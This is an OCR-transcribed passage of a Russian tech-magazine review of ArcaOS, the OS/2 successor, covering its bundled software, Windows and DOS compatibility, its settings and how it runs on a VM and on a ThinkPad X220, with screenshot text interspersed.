
OS/2 Warp 4.5 (сверху) и ArcaOS (снизу)

Набор софта в комплекте поставки тоже довольно стандартный. Есть браузер Mozilla Firefox (правда, очень старой версии), есть Thunderbird, простенький текстовый редактор Lucide, несколько приложений для работы с DVD дисками, просмотра видео и прослушивания музыки, программа для подключения к удаленному рабочему столу и PM VNC Server. Есть комплект из пятнадцати программ, собранных в отдельной папке Multimedia там представлены аудиопроигрыватели и утилиты для просмотра картинок. Еще имеются игры, в количестве трех штук: маджонг, шахматы и, конечно же, «Косынка».



Klondike Solitaire
Game Moves Options Help
Computer
Network
Programs
Programs
Games
Klondike Solitaire
11:39:44 am


Как я уже упоминал, для запуска 32-разрядных программ Windows 9.X здесь имеется специальная утилита Odin, для работы с приложениями Windows NT есть тулза 4OS2, представляющая собой аналог старой доброй OS/2 4NT. Кроме того, непосредственно из системной панели можно запустить сессию MS-DOS, а в ней — какую-нибудь игрушку.



```
DOS       Ctrl+Esc = Window List                 Type HELP = help
```


DOS Session (Window)
MAIN
SINGLE PLAYER
MULTIPLAYER
OPTIONS
HELP/ORDERING
QUIT
"Games" (Folder)
0 bytes
01/21/2021 06:05:34 pm
1.2%
Programs
DOS Session (Win
11:46:03 am

Набор доступных настроек тоже стандартен для «полуоси», причем пользователи OS/2 найдут все параметры конфигурации на привычных местах.



Computer
Network
Programs
Trash Can
Appearance
Extended Menu Options
Fonts
Hardware Manager
Network
Arca Noae Package Manager
Clock Synchronization
INI Maintenance Options
Keyboard
Keyboard - OEM Keys
kLIBC Path Remapper
Language Viewer
Locale
Logical Volume Management (Adva...
Mouse
Multimedia Setup
Power
RAM Disk
Registry Editor
Screen
Sound
Spooler
System Clock
Win-OS/2 Settings
Workplace Shell
1.1%
11:16:33 am

Ну и конечно же, в ArcaOS можно работать со старыми приложениями Windows 3.x, а под Odin даже запустить софт для Windows 98. Причем виндовые приложения работают не в некоем ограниченном пространстве, как в виртуальной машине, а в отдельных окнах, с каждым из которых можно взаимодействовать по отдельности. То есть ArcaOS создает для каждого приложения «родное» окружение, и оно считает, что запущено в нативной ОС.




HELLO, XAKEP!!!111

Program Manager
File Options Window Help
WIN-OS/2 Main
File Manager
Control Panel
Print Manager
WIN-OS/2 Accessories
Write
Paint Brush
Calculator
Write - (Untitled)
File Edit Find Character Paragraph Document Help
Page 1
Programs
Drive C
Program Manager
Write - (Untitled)
12:08:45 pm

ОБЩИЕ ВПЕЧАТЛЕНИЯ

На виртуалке ArcaOS работает стабильно, хотя Firefox и Thunderbird жутко тормозят, запускаясь по нескольку минут. При этом программы поначалу вообще не подают признаков жизни: двойной щелчок мышью на значке приложения не приводит к какому либо видимому результату, зато потом внезапно открывается сразу десять окон. При этом на виртуалке мне так и не удалось настроить сеть.

На стареньком ThinkPad x220 с процессором Intel Celeron, оборудованном SSD на 120 Гбайт известной китайской фирмы NoNaMe, система запускается буквально за несколько секунд, а браузер и почтовик внезапно перестают тормозить. Но ни одного беспроводного адаптера на этом ноутбуке ArcaOS так и не увидела (ни встроенного с чипсетом Realteck, ни USB донглов, которые я подключал к машине по очереди). Интернет появился только после подключения Ethernet кабеля.



Mozilla Firefox
File Edit View History Bookmarks Tools Help
Хакер - Безопасность, разра..
www.xakep.ru
Search
Временная скидка 60% на годовую подписку!
Взлом Приватность Трюки Кодинг Админ Geek Пентесты
Вход
Windows Linux Android Железо Райтапы Нейросети Python
-60%
Годовая подписка на Хакер
Computer
Network
Programs
Folder
Development
"Utilities" (Fo
99.9%
Programs
Installed So
Firefox
Multimedia
Utilities
Хакер - Безо...
11:21:16 am

На первый взгляд кажется, что у простого ~~деревенского~~ юзера нет задач, для которых можно было бы приспособить эту операционную систему. Но встроенные возможности «Арки» делают ее интересным решением для ретрогиков и организаций, чьи системы зависят от устаревшего, но незаменимого ПО.

Кому как, а мне очень приятно, что кто-то старается развивать наследие OS/2 и благодаря этим усилиям система не канула в Лету, как многие другие некогда популярные операционки прошлого. И пусть ArcaOS — это скорее диковинка, не предназначенная для повседневного использования, она позволяет хотя бы ненадолго вернуться на двадцать лет назад, когда мы были моложе, а мир вокруг был чуть-чуть другим.

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

